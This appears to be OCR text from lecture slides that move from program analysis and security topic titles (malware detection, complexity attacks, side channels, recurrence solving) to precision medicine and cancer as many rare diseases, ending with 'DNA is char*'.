
malware detection

SAS 2011

SAS 2015

DARPA: STAC




$T(n) = T(g(n)) + f(n)$

$$T(n) = T(g(n)) + f(n)$$

RR Solver

RR Solver

$$O(h(n))$$

Complexity attacks

Space attacks

Side channels

What about people?

Can we fix people?


the WHITE HOUSE PRESIDENT BARACK OBAMA
Contact Us
Get Email Updates
BRIEFING ROOM
ISSUES
THE ADMINISTRATION
PARTICIPATE
1600 PENN
Search
THE PRECISION MEDICINE INITIATIVE
Yes, we can!

What *is* precision medicine?

Data-driven

(Often) genome-guided

"right drug to right patient"

Curing Cancer

Cancer is not a disease.

Cancer is *many* diseases.


Cancer is many *rare* diseases.


Curing rare diseases.


But, first BIO 101


DNA is char*.

